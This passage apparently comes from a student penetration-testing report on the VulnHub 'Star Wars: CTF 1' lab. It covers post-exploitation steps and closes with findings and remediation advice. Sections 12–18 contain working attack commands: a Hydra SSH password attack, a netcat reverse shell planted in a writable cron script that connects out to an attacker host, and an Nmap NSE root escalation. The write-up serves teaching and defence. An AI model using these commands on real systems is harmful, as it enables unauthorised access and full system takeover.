
ssh han@192.168.56.105

After successful authentication, an interactive shell was obtained as the han user.

Security significance

The initial compromise demonstrated that an attacker could progress from unauthenticated web access to authenticated operating-system access by combining publicly disclosed information with weak credentials.

Evidence:



10. Post-Exploitation Enumeration

After obtaining access as han, the filesystem was enumerated to identify hidden files and additional information.

The following commands were executed:

ls -la

A hidden directory named .secrets was discovered.

Its contents were examined:

cd .secrets
ls -la
cat note.txt

The note contained a clue related to generating a custom wordlist using CeWL.

Local user accounts were then examined:

tail /etc/passwd


The output revealed accounts including:

- han
- skywalker
- Darth

Interpretation

Hidden files and local account information provided additional context for the attack. The note suggested a password-auditing approach, while the discovered user accounts established possible targets for further credential testing.

Evidence:



11. Enumeration of the /r2d2 Directory


The previously discovered directory was revisited:

http://192.168.56.105/r2d2

The webpage contained themed content that could be used to construct a custom password dictionary.

The information from this webpage was used during the next credential-discovery stage.

Evidence:



12. Custom Wordlist Generation Using CeWL

CeWL was used to crawl the /r2d2 webpage and generate a custom wordlist:

cewl http://192.168.56.105/r2d2 > dict.txt

The generated wordlist was saved as dict.txt.

The wordlist was then used to test the skywalker account:


hydra -l skywalker -P dict.txt 192.168.56.105 ssh

A valid password for the skywalker account was discovered.

Interpretation

The webpage contained words that were relevant to the target's password choices. Generating a custom dictionary from application-specific content improved the relevance of the password-testing process.

Evidence:



13. Switching to the skywalker Account

The discovered credentials were used to switch to the skywalker account:

su skywalker

The account's hidden files were enumerated:

ls -la
cd .secrets
ls -la
cat note.txt


The note contained the clue:

Darth must take up the job of being a good father.

Observation

The clue directed the investigation toward the Darth account, which was examined in the following stage.

Evidence:



14. Enumeration of Darth's Files

The Darth user's directory was examined, revealing a hidden .secrets directory.

Inside it, a Python script named evil.py was discovered.


The script had insecure write permissions and was executed periodically.

Vulnerability identified

A lower-privileged user could modify a script that was subsequently executed by a scheduled task. If the script ran with the privileges of another account, modifying it could allow command execution under that account.

This represented a potential privilege-escalation path through insecure file permissions and scheduled-task configuration.

Evidence:



15. Exploitation of the Writable Scheduled Script

The evil.py script was modified to establish a reverse shell to the Kali machine.

The following Python code was used in the lab:

import os

os.system("nc -e /bin/bash <KALI_IP> 1234")

<KALI_IP> represents the IP address of the Kali Linux machine.

A Netcat listener was started on Kali:

nc -lvp 1234

When the scheduled script executed, a reverse shell was received.


Result

The reverse shell provided command execution as the Darth user.

Security significance

The vulnerability demonstrated that a writable scheduled script can allow an attacker to execute arbitrary commands under the account that runs the scheduled task. If the task executes with elevated privileges, the impact may be even greater.

Evidence:





Insert screenshots of the modified script, listener, and received reverse shell.

16. Obtaining an Interactive TTY

The received reverse shell was upgraded to an interactive terminal using Python:

python -c 'import pty; pty.spawn("/bin/bash")'

This created a pseudo-terminal and improved shell usability.

Result

An interactive shell was obtained as the Darth user, enabling further enumeration of the account's privileges.

Evidence:



17. Checking Sudo Permissions

The sudo privileges of the Darth user were examined:

sudo -l

The output indicated that Nmap could be executed with elevated privileges.

Vulnerability identified

Nmap supports the execution of NSE scripts. If a user can execute Nmap as root without appropriate restrictions, the scripting functionality may be abused to execute arbitrary commands with root privileges.

The discovered sudo configuration therefore represented a critical privilege-escalation opportunity.

Evidence:



18. Privilege Escalation Through Nmap NSE

A custom Nmap NSE script was created in /tmp:

echo 'os.execute("/bin/sh")' > /tmp/root.nse

The script was executed through the permitted Nmap command:

sudo nmap --script=/tmp/root.nse

The script invoked a shell with the elevated privileges inherited from Nmap.

Result


Root-level command execution was obtained.

Security significance

Unrestricted sudo access to scripting-capable applications can effectively grant unrestricted administrative access. This demonstrates the importance of reviewing sudo permissions based on

the capabilities of the permitted executable, rather than treating individual commands as inherently safe.

Evidence:



19. Verification of Root Access and Flag Retrieval

Root access was verified using:


id
The output confirmed root privileges (uid=0).
The root directory was then accessed:
cd /root
cat flag.txt
The final flag was successfully retrieved.

Final Result

The assessment successfully progressed from unauthenticated network reconnaissance to root-level compromise of the target machine.

Evidence:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2026-09-30 11:53 EDT
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
Desktop    Downloads  Music                 Pictures  Templates
Documents  flag.txt   nmap-4.53.tar.bz2.2   Public    Videos
# cat flag.txt
```



Experimentation and Results

The following table summarizes the major stages of the practical assessment.

Stage	Technique	Result
Target identification	Netdiscover	Target IP identified
Service discovery	Nmap	SSH and HTTP discovered
Web enumeration	Browser and source inspection	Password-related clue found
Steganography	Image decoder	Password recovered
Directory enumeration	DIRB	Hidden resources discovered
Username discovery	user.js inspection	Usernames identified
Credential testing	Hydra	Valid SSH credentials discovered
Initial access	SSH	Shell as han
Local enumeration	Filesystem and /etc/passwd	Additional users and clues discovered
Wordlist generation	CeWL	Custom dictionary generated
Credential testing	Hydra	skywalker credentials discovered
Scheduled-task exploitation	Writable evil.py	Reverse shell as Darth
Privilege enumeration	sudo -l	Nmap sudo permission discovered
Privilege escalation	Nmap NSE	Root access obtained
Completion	Flag retrieval	Final CTF flag retrieved

Findings and Remediation

The assessment identified ten findings. The severity ratings below are qualitative estimates based on the demonstrated impact in this lab and should be validated against the applicable institutional or organizational risk-rating methodology.

Finding F-01: Sensitive Information Disclosure Through Webpage Source

Affected component: Web application
Severity: Medium

Description

Inspection of the webpage source code revealed a password-related hint that was not immediately visible in the rendered page.

Although source code is accessible to all visitors, developers sometimes mistakenly treat comments or client-side content as private. Such information can disclose implementation details or assist an attacker in locating sensitive resources.

Impact

An attacker may use exposed information to identify hidden content, discover credentials, or reduce the effort required to compromise the application.

Recommendation

- Remove sensitive information and unnecessary debugging comments from client-side code.
- Store credentials and secrets exclusively in secure server-side storage.
- Conduct source-code reviews before deployment.
- Avoid relying on obscurity to protect sensitive resources.

Finding F-02: Sensitive Information Recoverable Through Steganography

Affected component: Publicly accessible web image
Severity: High

Description

An image displayed on the target webpage contained a concealed password that was recoverable using a steganography decoder.

The recovered password was subsequently used to authenticate to the SSH service.

Impact

An attacker can extract concealed information from publicly accessible files and use it to gain unauthorized access. The vulnerability directly contributed to the initial compromise.

Recommendation

- Never embed authentication credentials in public images or media files.
- Inspect uploaded and published files for hidden data and sensitive metadata.
- Use secure credential storage and access-control mechanisms.
- Rotate any credentials that may have been exposed.

Finding F-03: Information Disclosure Through robots.txt

Affected component: Web server
Severity: Low

Description

The robots.txt file disclosed the existence of the /r2d2 directory.

The file is intended to communicate crawling preferences to search engines and does not enforce access restrictions.

Impact

Disclosed paths may help attackers discover hidden resources, application functionality, or files that were not intended to be prominently accessible.

Recommendation

- Do not rely on robots.txt to protect sensitive resources.
- Implement authentication and authorization for restricted directories.
- Remove unnecessary sensitive path information from publicly accessible files.
- Review web server content for unintended exposure.

Finding F-04: Username Disclosure Through user.js

Affected component: Web application
Severity: Medium

Description

The publicly accessible JavaScript file user.js disclosed the usernames skywalker and han.

These usernames were subsequently used during SSH credential testing.

Impact

Username disclosure reduces the search space for authentication attacks and enables more targeted password guessing.

Recommendation

- Remove unnecessary internal usernames from public client-side resources.
- Review JavaScript files for sensitive information.
- Avoid exposing account details through debugging or development files.
- Apply strong authentication controls regardless of username secrecy.

Finding F-05: Weak and Predictable Credentials

Affected component: SSH authentication
Severity: High

Description

The password babyYoda123 was recovered from a publicly accessible image and successfully used to authenticate to the han account.

The password was predictable and insufficiently protected against targeted password attacks.

Impact

An attacker who obtains or guesses the password can gain unauthorized access to the associated account and use it as a starting point for further compromise.

Recommendation

- Enforce long, unique passwords.
- Prevent password reuse across accounts and services.
- Implement MFA where possible.
- Rotate exposed credentials immediately.
- Monitor authentication events for suspicious activity.

Finding F-06: SSH Susceptible to Automated Password Attacks

Affected component: SSH service
Severity: High

Description

The SSH service accepted password-based authentication and permitted automated testing of discovered credentials.

Hydra successfully identified valid credentials using the discovered username and password candidates.

Impact

Weak passwords may be discovered through dictionary attacks, potentially resulting in unauthorized remote access.

Recommendation

- Prefer SSH public-key authentication.
- Disable password-based authentication where practical.
- Restrict SSH access to trusted hosts or networks.
- Implement rate limiting and account lockout controls where appropriate.
- Monitor failed login attempts and use tools such as Fail2ban where suitable.

Finding F-07: Sensitive Information Stored in Hidden Files

Affected component: User directories
Severity: Medium

Description

Post-exploitation enumeration revealed hidden .secrets directories containing notes and operational clues.

Although hidden files are not automatically accessible to unauthenticated users, they can expose useful information after an account has been compromised.

Impact

An attacker may use stored notes and clues to identify additional accounts, discover credentials, or progress toward privilege escalation.

Recommendation

- Avoid storing passwords and sensitive operational information in plaintext files.
- Apply restrictive file permissions.
- Remove unnecessary temporary files and secrets.
- Use a secure secrets-management solution.

Finding F-08: Writable Periodically Executed Python Script

Affected component: Local filesystem and scheduled tasks
Severity: Critical

Description

The evil.py script was writable by a lower-privileged user while being executed periodically.

The script was modified to execute attacker-controlled commands, resulting in a reverse shell as the Darth user.

Impact

An attacker who can modify a scheduled script may execute arbitrary commands under the privileges of the account running the task. Depending on the task's privileges, this may result in complete system compromise.

Recommendation

- Ensure scheduled scripts are owned by trusted administrative accounts.
- Remove write permissions from unprivileged users.
- Store scheduled scripts in protected directories.
- Audit cron jobs and other scheduled tasks.
- Monitor modifications to executable scripts.
- Apply least-privilege execution permissions.

Finding F-09: Excessive Sudo Privileges for Nmap

Affected component: Privilege-management configuration
Severity: Critical

Description

The Darth user was permitted to execute Nmap with elevated privileges.

Nmap supports NSE scripts that can execute commands. Allowing unrestricted sudo access to this functionality can enable privilege escalation.

Impact

A compromised account may be able to execute arbitrary commands as root, bypassing intended privilege boundaries.

Recommendation

- Remove unrestricted Nmap sudo privileges.
- Follow the principle of least privilege.
- Avoid granting unrestricted sudo access to scripting-capable applications.
- Review /etc/sudoers and related configurations regularly.
- Use narrowly scoped administrative commands.

Finding F-10: Root Command Execution Through Nmap NSE

Affected component: Local privilege escalation
Severity: Critical

Description

A custom NSE script containing a command to spawn a shell was executed through the permitted sudo configuration.

The execution resulted in root-level command access.

Impact

Successful exploitation provides complete control over the target system. An attacker can read protected files, modify system configuration, create users, install malicious software, and disable security controls.

Recommendation

- Remove the insecure sudo permission.
- Restrict privileged execution to trusted, narrowly scoped commands.
- Review administrative permissions and monitor their use.
- Reassess privilege boundaries following account compromise.

Recommended Security Improvements

The following controls address the vulnerabilities demonstrated throughout the assessment.

1. Secure Web Application Development

- Remove credentials, secrets, and unnecessary debugging information from client-side code.
- Restrict access to sensitive directories and files.
- Review publicly accessible JavaScript and configuration files.
- Implement appropriate authentication and authorization.
- Conduct regular application security testing.

2. Strengthen Credential Management

- Enforce strong, unique passwords.
- Avoid predictable, themed, or dictionary-based passwords.
- Prevent password reuse.
- Implement MFA where supported.
- Rotate credentials after suspected compromise.
- Store passwords using secure password-hashing algorithms.

3. Harden SSH

- Prefer public-key authentication.
- Disable password authentication where practical.
- Restrict SSH access using firewall rules.
- Monitor failed and successful authentication attempts.
- Apply rate limiting and account-protection controls.

4. Secure Files and Scheduled Tasks

- Ensure sensitive files have appropriate ownership and permissions.
- Prevent unprivileged users from modifying scheduled scripts.
- Store executable scripts in protected directories.
- Audit cron jobs and system-wide scheduled tasks.
- Monitor changes to important scripts and configuration files.

5. Apply Least Privilege

- Remove unnecessary sudo permissions.
- Avoid unrestricted execution of scripting-capable binaries.
- Review sudoers configuration regularly.
- Use dedicated administrative accounts where appropriate.
- Monitor privileged command execution.

6. Continuous Monitoring and Assessment

- Review system and authentication logs.
- Monitor file-integrity changes.
- Conduct regular vulnerability assessments.
- Prioritize remediation based on severity and exploitability.
- Validate security fixes through retesting.

Conclusion

The VAPT assessment of Star Wars: CTF 1 was successfully completed using a structured penetration-testing methodology.

The assessment began with target discovery using Netdiscover and service enumeration using Nmap. Web application inspection and directory enumeration revealed hidden resources, usernames, and a password concealed within an image. The discovered credentials enabled SSH access as the han user.

Post-exploitation enumeration revealed additional user accounts and clues. CeWL was used to generate a custom wordlist from the /r2d2 webpage, which enabled the discovery of credentials for the skywalker account.

Further investigation identified a writable Python script executed periodically. Exploiting this weakness resulted in a reverse shell as the Darth user. The subsequent discovery of excessive sudo privileges for Nmap enabled the execution of a custom NSE script and successful privilege escalation to root.

Root access was verified using the id command, and the final flag was retrieved from /root/flag.txt.

The experiment demonstrates that seemingly minor weaknesses can become critical when chained together. Information disclosure can facilitate credential discovery, weak credentials can enable initial access, insecure scheduled scripts can provide additional access, and excessive sudo privileges can result in complete system compromise.

The key security lessons are the importance of secure credential management, protected file permissions, hardened SSH configuration, secure scheduled tasks, and least-privilege administrative access.

References

1. VulnHub. *Star Wars: CTF 1*. https://www.vulnhub.com/entry/star-wars-ctf-1,528/
2. Hacking Articles. *Star Wars: 1 VulnHub Walkthrough*. https://www.hackingarticles.in/star-wars-1-vulnhub-walkthrough/
3. Nmap Project. *Nmap Reference Guide*. https://nmap.org/docs.html
4. THC-Hydra. *THC-Hydra: Network Login Cracker*. https://github.com/vanhauser-thc/thc-hydra
5. DIRB. *Web Content Scanner*. https://dirb.sourceforge.net/
6. CeWL. *Custom Word List Generator*. https://github.com/digininja/CeWL
7. OWASP Foundation. *Web Security Testing Guide*. https://owasp.org/www-project-web-security-testing-guide/
8. MITRE. *Common Vulnerabilities and Exposures (CVE)*. https://www.cve.org/
9. Exploit Database. https://www.exploit-db.com/
10. Stylesuxx. *Steganography Decoder*. https://stylesuxx.github.io/steganography/

Video Demonstration

Screen Recording:

https://drive.google.com/file/d/1Ae24x8vbK5BBtuTAVoT2ha_J9endmbFh/view?usp=sharing

The screen recording demonstrates the complete practical workflow, including target discovery, network scanning, web enumeration, credential discovery, SSH access, post-exploitation enumeration, scheduled-script exploitation, privilege escalation, root verification, and final flag retrieval.